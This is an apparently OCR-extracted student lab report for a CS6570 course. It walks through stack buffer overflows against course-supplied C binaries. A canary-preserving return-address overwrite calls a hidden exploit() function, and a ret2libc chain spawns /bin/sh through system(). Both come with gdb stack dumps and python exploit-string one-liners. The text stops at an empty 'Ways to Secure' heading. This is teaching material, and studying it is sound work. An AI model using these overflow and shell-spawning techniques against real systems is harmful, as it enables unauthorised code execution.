LAB 1: Report

Binary Exploitation using buffer overflow

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CS6570 - LAB 1 Report

Introduction

In this assignment we will be exploiting certain vulnerabilities in C and using them to run our payload. We will be using Buffer Overflow to achieve this. We will be overflowing the buffer and writing into to stack to change the program flow as per our convenience.


Lab_1

Aim

Given source code (lab1_1.c) and executable (lab1_1). We have to come up with the exploit string such that we are able to call the exploit() function in the program.


Our Approach

- Generate the *dump* file for the given executable using the command `objdump -d lab1_1 > dump`.
- Look through the dump file to get the addresses of function exploit() and the return address(address of instruction just after the call to welcome()). The line number 634 indicates the instruction immediately after the call to welcome.



```
629   8048919:   83 c0 04              add    $0x4,%eax
630   804891c:   8b 00                 mov    (%eax),%eax
631   804891e:   83 ec 0c              sub    $0xc,%esp
632   8048921:   50                    push   %eax
633   8048922:   e8 6e ff ff ff        call   8048895 <welcome>
634   8048927:   83 c4 10              add    $0x10,%esp
635   804892a:   b8 00 00 00 00        mov    $0x0,%eax
636   804892f:   8b 4d fc              mov    -0x4(%ebp),%ecx
637   8048932:   c9                    leave
638   8048933:   8d 61 fc              lea    -0x4(%ecx),%esp
639   8048936:   c3                    ret
```


Figure 1: Return Address = 0x8048927



```
600   80488d2:   74 0a                 je     80488de <welcome+0x49>
601   80488d4:   83 ec 0c              sub    $0xc,%esp
602   80488d7:   6a 01                 push   $0x1
603   80488d9:   e8 22 5a 00 00        call   804e300 <exit>
604   80488de:   90                    nop
605   80488df:   c9                    leave
606   80488e0:   c3                    ret
```

Figure 2: Address of the exit function

- Now we use gdb to look through the stack, registers and value of local variables at different stages of execution using breakpoints. The breakpoints are added just after strcpy to analyse the stack after input, before the welcome function exits, to know the location of return address.



```
(gdb) x/32x $esp
0xffffcf40:     0x41414141      0x00414141      0x00000001      0x55565758
0xffffcf50:     0x00000002      0xffffd054      0xffffcf78      0x08048927
0xffffcf60:     0xffffd265      0x00000044      0x00000000      0x00000002
0xffffcf70:     0x080ea070      0xffffcf90      0x00000000      0x08048b61
0xffffcf80:     0x080ea00c      0x00000044      0x00000000      0x08048b61
0xffffcf90:     0x00000002      0xffffd054      0xffffd060      0xffffcfb4
0xffffcfa0:     0x00000000      0x00000002      0xffffd054      0x080488e1
0xffffcfb0:     0x00000000      0x080481a8      0x080ea00c      0x00000044
```

Figure 3: canary at 0xffffcfac , Return Address at 0xffffcfbc

- We run the list command to look at the source code and get the value of the canary. This value is converted to hexadecimal 0x55565758 and is located on the stack. We must ensure to keep this canary intack while we build out exploit string.
- We give some random input and add a break point after the strcpy() is executed. Here we try to examine the stack content for the location of the canary and return address.
- We use this information to know, how many fill-in characters should be given and where.


- Now we create an exploit string such that the value of the canary isn't changed and the return address is changed to address of exploit() function.

Expoit String

```
#!/bin/bash
python -c 'print("AAAAAAAAAAAAXWVUAAAAAAAAAAAA|\x88\x04\x08\x03\xe3\x04
    \x08")' > exploit_string
```


Executing the exploit String

- As we can see in the figure the exploit doesn't change the canary (**canary** = 0x55565758) in the stack



```
Breakpoint 1, welcome (
    name=0x804e303 <exit+3> "j\001hp\240\016\b\377t$\034\350\315\376\377\377f\220f\220f\2
20f\220f\220f\220\220UW1\300VS\271\001") at lab1_1.c:18
18              printf("Welcome group %s, %s.\n", words, name);
(gdb) x/32x $esp
0xffffcf80:     0x41414141      0x41414141      0x41414141      0x55565758
0xffffcf90:     0x41414141      0x41414141      0x41414141      0x0804887c
0xffffcfa0:     0x0804e303      0x00000000      0xc2da2203      0x00000002
0xffffcfb0:     0x080ea070      0xffffcfd0      0xc2da2203      0x08048b61
0xffffcfc0:     0x080ea00c      0x0000008e      0xc2da2203      0x08048b61
0xffffcfd0:     0x00000002      0xffffd094      0xffffd0a0      0xffffcff4
0xffffcfe0:     0x00000000      0x00000002      0xffffd094      0x080488e1
0xffffcff0:     0x00000000      0x080481a8      0x080ea00c      0x0000008e
```


- We were also able to change the return address in the stack to address of the exploit() function (at address 0xffffcf8c in the stack)
- Note: if we have 0x00 in our hexadecimal value then it cannot be stored in the stack, since it stops reading at 0x00. Hence, we need to find better methods to implement them.
- The address of exit(), has **0x00** so we analysized the function definition and found that the first instruction can be ignored. By giving the address of next instruction in the input we can exit normally. We pushed the address of **exit()** (**address** = 0 x0804e303) into the stack.
- Now during the return from exploit function as we had pushed the address of exit (next instruction in exit) into the stack. The esp which is pointing at this address (can be seen in the below figure) is taken to set the value of eip to 0x0804e303 and later is decremented. The eip on execution performs a **clean exit**.



```
(gdb) info registers $ebp $eip $esp
ebp            0x41414141       0x41414141
eip            0x8048894        0x8048894 <exploit+24>
esp            0xffffcfa0       0xffffcfa0
(gdb) x/32x $esp
0xffffcfa0:     0x0804e303      0x00000000      0x00000000      0x00000002
0xffffcfb0:     0x080ea070      0xffffcfd0      0x00000000      0x08048b61
0xffffcfc0:     0x080ea00c      0x00000044      0x00000000      0x08048b61
0xffffcfd0:     0x00000002      0xffffd094      0xffffd0a0      0xffffcff4
0xffffcfe0:     0x00000000      0x00000002      0xffffd094      0x080488e1
0xffffcff0:     0x00000000      0x080481a8      0x080ea00c      0x00000044
0xffffd000:     0x00000000      0x954422ca      0x63cdcd25      0x00000000
0xffffd010:     0x00000000      0x00000000      0x00000000      0x00000000
```

Figure 4: This is the stack and register info just before we execute the ret command on the exploit function

Output



```
esctf@osboxes:~/Documents/Lab1/lab1/lab1_1$ ./lab1_1 $(cat exploit_string1)
Welcome group AAAAAAAAAAAAAXWVUAAAAAAAAAAAAA|��, j�hp�t$������f�f�f�f�f�f��UW1�VS��
Exploit succesfull...
esctf@osboxes:~/Documents/Lab1/lab1/lab1_1$
```


Lab_2

Aim

Given source code **lab1_1.c** and executable **lab1_1**. We have to come up with the exploit string such that we are able to call spawn a shell(the binary calls `\bin\sh`).


Our Approach

- Generate the dump file for the given executable using the command `objdump -d lab2_2 > dump`. We analyse it to find the return address after calling get_name(). This is used to identify the location on stack where return address is present.
- To enter the shell, we need to call the **system** function with **\bin\sh** as its argument. Hence we find the system function in gdb using the command `p system`. Similarly, we can also find the address of the **exit** function to implement our clean exit. (The command `p exit`)



```
(gdb) p system
$1 = {<text variable, no debug info>} 0x8048340 <system@plt>
```


Figure 5: System Address = 0x08048340



```
(gdb) p exit
$6 = {<text variable, no debug info>} 0xf7e337c0 <exit>
```

Figure 6: exit address = 0xf7e337c0

- To find the address of the string **\bin\sh** (argument to the system call) we use the *find* command in gdb.`find start_addr, end_addr, "\bin\sh"`
- The command "info proc map" gives us the address mapping of processes. From here we get start and end address of libc, which is used as the arguments for the *find* command. We search for "$\backslash bin\backslash bash$" from 0xf7e05000 to 0xf7fb6000. We find the address of the string to be 0xf7f5e12b.



```
(gdb) info proc map
process 7707
Mapped address spaces:

        Start Addr   End Addr       Size     Offset objfile
         0x8048000  0x8049000     0x1000        0x0 /home/esctf/Documents/Lab1/lab1/lab1_2/lab1_2
         0x8049000  0x804a000     0x1000        0x0 /home/esctf/Documents/Lab1/lab1/lab1_2/lab1_2
         0x804a000  0x804b000     0x1000     0x1000 /home/esctf/Documents/Lab1/lab1/lab1_2/lab1_2
        0xf7e04000 0xf7e05000     0x1000        0x0
        0xf7e05000 0xf7fb2000   0x1ad000        0x0 /lib32/libc-2.23.so
        0xf7fb2000 0xf7fb3000     0x1000   0x1ad000 /lib32/libc-2.23.so
        0xf7fb3000 0xf7fb5000     0x2000   0x1ad000 /lib32/libc-2.23.so
        0xf7fb5000 0xf7fb6000     0x1000   0x1af000 /lib32/libc-2.23.so
        0xf7fb6000 0xf7fb9000     0x3000        0x0
        0xf7fd3000 0xf7fd4000     0x1000        0x0
        0xf7fd4000 0xf7fd7000     0x3000        0x0 [vvar]
        0xf7fd7000 0xf7fd9000     0x2000        0x0 [vdso]
        0xf7fd9000 0xf7ffc000    0x23000        0x0 /lib32/ld-2.23.so
        0xf7ffc000 0xf7ffd000     0x1000    0x22000 /lib32/ld-2.23.so
        0xf7ffd000 0xf7ffe000     0x1000    0x23000 /lib32/ld-2.23.so
        0xfffdd000 0xffffe000    0x21000        0x0 [stack]
(gdb) find 0xf7e05000,0xf7fb6000, "/bin/sh"
0xf7f5e12b
1 pattern found.
```

Figure 7: canary at 0xffffcfac , Return Address at 0xffffcfbc

- Now we look at the stack content make our input string such that the return address in stack is changed to address of system() function (which we already found), the arguments of the system function should be the address of the string \bin\sh, and the return address from system function should point to the address of exit.
- We have to remember that after calling a function, the *esp* points to return address and *esp+4* points to the last argument. Here, our system call has one argument. This is kept in mind while creating our exploit string.




Figure 8: System Address = 0x08048340




Figure 9: exit address = 0xf7e337c0

Exploit String

```
#!/bin/bash
python -c 'print("AAAABBBBCCCCDDDD\x21\x43\x65\x87EEEEFFFFGGGG\x40
\x83\x04\x08\xc0\x37\xe3\xf7\x2b\xe1\xf5\xf7")' > exploit_string
```

Execution of Exploit String

Ways to Secure